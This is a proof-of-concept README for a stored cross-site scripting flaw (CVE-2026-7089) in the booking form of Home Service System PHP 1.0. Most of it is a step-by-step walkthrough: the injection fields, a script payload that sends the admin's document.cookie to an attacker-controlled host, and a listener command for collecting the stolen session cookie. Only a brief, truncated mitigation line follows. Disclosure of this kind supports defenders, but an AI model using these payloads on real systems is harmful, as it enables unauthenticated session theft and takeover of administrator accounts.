 xmyronn/cve-2026-7089-xss
Proof-of-concept for CVE-2026-7089, a stored XSS in Home Service System PHP 1.0 allowing unauthenticated admin session hijacking via booking form.

| Field | Details |
|---|---|
| Vendor | code-projects.org |
| Product | Home Service System In PHP |
| Version | 1.0 |
| Vulnerability Type | Stored Cross-Site Scripting (XSS) |
| CWE | CWE-79 |
| Authentication Required | No |
| Author | Imad Alvi |
A Stored Cross-Site Scripting (XSS) vulnerability exists in the booking.php file of
Home Service System In PHP 1.0. Unauthenticated users can inject malicious JavaScript
payloads through the booking form fields. The unsanitized input
is stored in the database and rendered without output encoding in the admin panel
(admin.php), where it executes in the administrator's browser context.
This allows an unauthenticated attacker to steal the admin session cookie, perform actions on behalf of the administrator, or fully compromise the admin account.
booking.phpfname, lnameadmin.php → Manage BookingNavigate to the booking page as an unauthenticated user: http://TARGET/homeservices/booking.php?provider=

In the First Name field, inject the following payload:
<script>new Image().src="http://ATTACKER_IP:PORT?c="+document.cookie</script>
Fill remaining fields with any valid data and submit the booking.

Start a listener on your attacker machine:
php -S 0.0.0.0:PORT

Wait for the administrator to visit the Manage Booking section in admin.php.
The payload executes in the admin's browser, exfiltrating the session cookie to your listener.

<script>alert(1)</script>

<script>new Image().src="http://ATTACKER_IP:7979?c="+document.cookie</script>
This vulnerability allows a remote unauthenticated attacker to fully compromise the application.
An attacker can:
PHPSESSID session cookiehtmlspecialchars() with ENT_QUOTES on all user-supplied input before
storing or rendering